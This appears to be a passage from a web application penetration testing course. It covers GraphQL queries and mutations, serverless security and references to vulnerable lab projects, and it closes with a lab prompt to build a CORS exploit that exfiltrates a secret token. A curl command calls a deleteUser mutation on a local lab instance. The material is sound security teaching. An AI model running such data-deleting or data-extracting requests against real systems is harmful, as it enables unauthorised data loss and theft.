- Query: A query operation on an object or type.
- Mutate: an update operation on an object, like creating a new one, updating it fully, updating it partially, or deleting it.
- Type (objecttype): A type of object, like a class or table, e.g. Users, Orders, books



# 14.5.8 GraphQL APIs


## MORE GRAPHQL TERMS

- Schema: Describes the types, fields and actions available.
- Introspection: A method to learn more about the schema details like types and fields.
- Resolver: A function that connects schema definitions to actual backend data sources like SQL tables.
- Scalar Type: Type of data for a field, like string, int or custom types.




# 14.5.8 GraphQL APIs

Sample GraphQL query:



The screenshot shows a GraphQL IDE interface. On the left, a query is written in a monospaced font with line numbers 1 through 10. The query is: `{ users { id username isSuperuser email } }`. On the right, the JSON response is displayed, showing a list of three users: `{ data: { users: [ { id: '2', username: 'admin', isSuperuser: true, email: 'admin@localhost' }, { id: '11', username: 'evil', isSuperuser: true, email: '' }, { id: '12', username: 'bad', isSuperuser: false, email: '' } ] } }`. The IDE has a 'Play' button, 'Prettify', and 'History' buttons at the top. A vertical toolbar on the right contains icons for a globe, a folder, a play button, and a flask.

```
GraphQL  Prettify History
```

```
1 {  
2   users {  
3     id  
4     username  
5     isSuperuser  
6     email  
7   }  
8 }  
9 }  
10
```

```
{  
  "data": {  
    "users": [  
      {  
        "id": "2",  
        "username": "admin",  
        "isSuperuser": true,  
        "email": "admin@localhost"  
      },  
      {  
        "id": "11",  
        "username": "evil",  
        "isSuperuser": true,  
        "email": ""  
      },  
      {  
        "id": "12",  
        "username": "bad",  
        "isSuperuser": false,  
        "email": ""  
      }  
    ]  
  }  
}
```

# 14.5.8 GraphQL APIs

- GraphQL can also be called from the command line using curl.
  - Using POST
  - Content-type is JSON
  - Output is sent to jq for pretty JSON



The screenshot shows the GraphQL Playground interface. On the left, a query is entered: `1 {  
2 groups {  
3 id  
4 name  
5 }  
6 }  
7`. On the right, the JSON response is displayed: `{  
 "data": {  
 "groups": [  
 {  
 "id": "1",  
 "name": "admins"  
 },  
 {  
 "id": "2",  
 "name": "testers"  
 }  
 ]  
 }  
}`. The interface includes a 'Play' button, 'Prettyfy' and 'History' buttons, and a vertical toolbar on the right with icons for a globe, a folder, a play button, and a flask.



# 14.5.8 GraphQL APIs

Calling a particular object in GraphQL:

```
student@ubuntu:~$ curl -X POST -H "Content-Type: application/json" --data '{"query":"{user(id:\"2\") {id username} }"}' http://localhost/graphql | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total      Spent    Left     Speed
100    92    100    49    100    43    3500    3071  --:--:--  --:--:--  --:--:--  7076
{
  "data": {
    "user": [
      {
        "id": "2",
        "username": "admin"
      }
    ]
  }
}
```

# 14.5.8 GraphQL APIs

## Graphql nesting queries:

- Display each user with his group subscriptions using graphql, showing the id and name of the group
- Hint: groups {id name}
- Try both the GraphiQL and Curl



# 14.5.8 GraphQL APIs

## Security in graphql

- GraphQL has no built-in understanding of security. It will return the object as it was requested.
- Without explicit filtering, sensitive data could be exposed and extracted.
- Can we read user sensitive info such as passwords?



# 14.5.8 GraphQL APIs

## Making updates in graphql:

- In GraphQL, updates (Addition, Creation, Deletion) are called mutations.
- Let's check the source code
- We have 3 mutations

```
class Mutation(graphene.ObjectType):
    create_user = CreateUser.Field()
    update_user = UpdateUser.Field()
    delete_user = DeleteUser.Field()
```

# 14.5.8 GraphQL APIs

## Deleteuser mutation

- The deleteUser mutation can be called by:
  - Defining the query type to be a mutation
  - Selecting the named deleteUser mutation
  - Supplying the id to be deleted, and a sub selection for response (ok field here)

```
mutation deleteUser
{
  deleteUser(id:24)
  {
    ok
  }
}
```

```
student@ubuntu:~$ curl -s -X POST -H "Content-Type: application/json" --data '{"query":"mutation {deleteUser(id:22){ok}}"'
http://localhost/graphql | jq
{
  "data": {
    "deleteUser": {
      "ok": true
    }
  }
}
```

## 14.5.9 Function as a Service

**Function as a Service (FaaS)** is a modern (as of beginning of 2020) type of software architecture. It is implemented in most common cloud providers like AWS Lambda, Google Cloud Functions, IBM OpenWhisk or Microsoft Azure Functions.

The FaaS model allows us to execute code in response to events without maintaining any infrastructure for it (apart from the cloud account). It allows the user to simply upload modular fragments of functionalities into the cloud in and they are executed independently.



# 14.5.9 Function as a Service

A sample „Hello World” in FaaS (written in Node.js) can look like below.

```
/**
 * @param {Object} req Cloud Function request context.
 * @param {Object} res Cloud Function response context.
 */
exports.helloHttp = function helloHttp (req, res) {
  res.send(`Hello ${req.body.name || 'World'}!`);
};
```



## 14.5.9 Function as a Service


Despite being a function, keep in mind that any online service exchanges and processes data or does any sort of authentication. This is exactly the same subject to abuse as any other web or cloud application!

You can experiment more with Serverless software by downloading and playing with DVFaaS:

<https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service>

# 14.5.9 Function as a Service

Each subdirectory of the project contains detailed steps to follow in order to deploy as well as exploit a vulnerable instance.



## 14.5.9 Function as a Service

We encourage you to explore the API and Cloud area, as there is definitely lots of vulnerabilities in discover in field of Cloud security!



# WAPT

## References



# References

## [Cross Origin Resource Sharing](https://www.w3.org/TR/cors/)

<https://www.w3.org/TR/cors/>

## [Caluator Web Service](http://www.dneonline.com/calculator.asmx)

<http://www.dneonline.com/calculator.asmx>

## [Caluator webservice – add](http://www.dneonline.com/calculator.asmx?op=Add)

<http://www.dneonline.com/calculator.asmx?op=Add>

## [Sample calculator webservice wsdl file](http://www.dneonline.com/calculator.asmx?wsdl)

<http://www.dneonline.com/calculator.asmx?wsdl>



# References

## [Web Application Description Language](https://www.w3.org/Submission/wadl/)

<https://www.w3.org/Submission/wadl/>

## [Swagger UI](https://swagger.io/tools/swagger-ui/)

<https://swagger.io/tools/swagger-ui/>

## [Swagger](https://swagger.io/)

<https://swagger.io/>

## [Web Services Description Language \(WSDL\) 1.1](https://www.w3.org/TR/wsdl.html)

<https://www.w3.org/TR/wsdl.html>



# References

## [Latest SOAP versions](https://www.w3.org/TR/soap/)

<https://www.w3.org/TR/soap/>

## [Latest Release of SoapUI](https://www.soapui.org/downloads/latest-release.html)

<https://www.soapui.org/downloads/latest-release.html>

## [Running Adhoc Commands](https://docs.rundeck.com/docs/api/rundeck-api.html#adhoc)

<https://docs.rundeck.com/docs/api/rundeck-api.html#adhoc>

## [AWS – Getting shell access](https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed)

<https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed>



# References

## [EC2 after IMDSv2](#)

<https://blog.appsecco.com/server-side-request-forgery-ssrf-and-aws-ec2-instances-after-instance-meta-data-service-version-38fc1ba1a28a>

## [Function as a Service](#)

<https://medium.com/@Boweihan/an-introduction-to-serverless-and-faaS-functions-as-a-service-fb5cec0417b2>

## [Damn Vulnerable Function as a Service](#)

<https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service>

## [clarketm/s3recon](#)

<https://github.com/clarketm/s3recon>





# References

[Listing of Amazon S3 Bucket accessible to any amazon authenticated user \(vector-maps-e457472599\)](https://hackerone.com/reports/631529)

<https://hackerone.com/reports/631529>

[Open AWS S3 bucket leaks all Images uploaded to Zomato chat](https://hackerone.com/reports/507097)

<https://hackerone.com/reports/507097>

[Open S3 Bucket WriteAble To Any Aws User](https://hackerone.com/reports/209223)

<https://hackerone.com/reports/209223>

[Open s3 bucket allows for public upload](https://hackerone.com/reports/504600)

<https://hackerone.com/reports/504600>



# References



[serverless-plugin-warmup](https://github.com/Fidellimited/serverless-plugin-warmup)

<http://github.com/Fidellimited/serverless-plugin-warmup>

[DVSA](https://github.com/OWASP/DVSA)

<https://github.com/OWASP/DVSA>

[AWS Lambda](https://aws.amazon.com/lambda)

<https://aws.amazon.com/lambda>

[OWASP ServerlessGoat](https://www.serverless-hack.me/)

<https://www.serverless-hack.me/>



# References

## DVSA

[https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send\\_receipt\\_email.py](https://github.com/OWASP/DVSA/blob/master/backend/src/functions/processing/send_receipt_email.py)

## Ngrok

<https://ngrok.com/>





## Null Origin Exploitation

There is a sample website that holds a secret token. Your task is to prepare an exploit that takes advantage of a CORS configuration on secret.php and, once opened in another tab, access and send the secret information to another place in the same way an XSS can steal a cookie.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*